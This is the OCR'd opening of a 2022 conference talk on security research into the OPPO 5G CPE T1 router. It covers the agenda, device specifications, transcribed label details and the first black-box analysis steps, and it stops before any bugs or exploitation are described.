OFF
ONE
2022

A small mistake: a story of 5G router research

Georgii Kiguradze

Reverse Engineer, Positive Technologies

Moscow, August 26, 2022

Disclaimer

The vendor has been notified of all security issues reported in this presentation.

About me

Reverse Engineer at Positive Technologies

C4T BuT S4D CTF team member

In this presentation

- Device info
- Black box analysis
- Finding first bug and getting firmware
- Reversing firmware
- More bugs
- Exploitation
- Vendor response
- Conclusions

Device info


Modem:
Qualcomm Snapdragon X55 5G modem


CPU: ARM Cortex-A7 up to 1.5 GHz

OS: Linux

Updates:
not publicly available, vendor provides them in encrypted form via FOTA**.**

Device info





OPPO 5G CPE T1 5G无线数据终端


型号: CTA02
电源规格: 12V ⎓ 2A
管理地址: oppowifi.com
初始用户名: admin
初始密码: admin
IMEI: 860505059902418


初始Wi-Fi名称(2.4GHz): OPPO_014F22_2.4G
初始Wi-Fi名称(5GHz): OPPO_014F22_5G
初始Wi-Fi密码: 2FbH2dUY
CMIIT ID:2020CP3869
S/N: 0019490007200321000002611

扫码管理路由器


OPPO广东移动通信有限公司
中国制造

Device info


电源适配器
型号:OPC2HACH
SN:H1202327A1505569
输入:100–240V~50/60Hz 0.8A
输出:12.0V⎓2.0A
深圳市航嘉驰源电气股份有限公司
中国制造


OPPO 5G CPE T1
02 696
783 3
oppo

Device info



OPPO 5G CPE T1

€425,00

SKU: OPP100001

OPPO 5G CPE T1

The OPPO 5G CPE features the Snapdragon X55 chipset from Qualcomm, the latest generation of 5G modems. This 5G router is also available in a "5G for Home (workers) or Office" subscription including data subscription, switch, access points and external 5G antenna.

KEY BENEFITS


- Lightning-fast 5G router
- This router is backwards compatible on 4G LTE
- Has WiFi 6
- Features an ARM Cortex-A7 CPU with max 1.5GHz
- 1x Gigabit LAN / WAN port and Gigabit 2x LAN ports

Quantity 1

Quotes are only available for logged in users


Starting research

- No firmware
- Not allowed to open the device and desolder the flash drive
- You are a reverse engineer
- How do you find anything?



Black box analysis


- Scan open ports
- Get banners
- Get versions of services



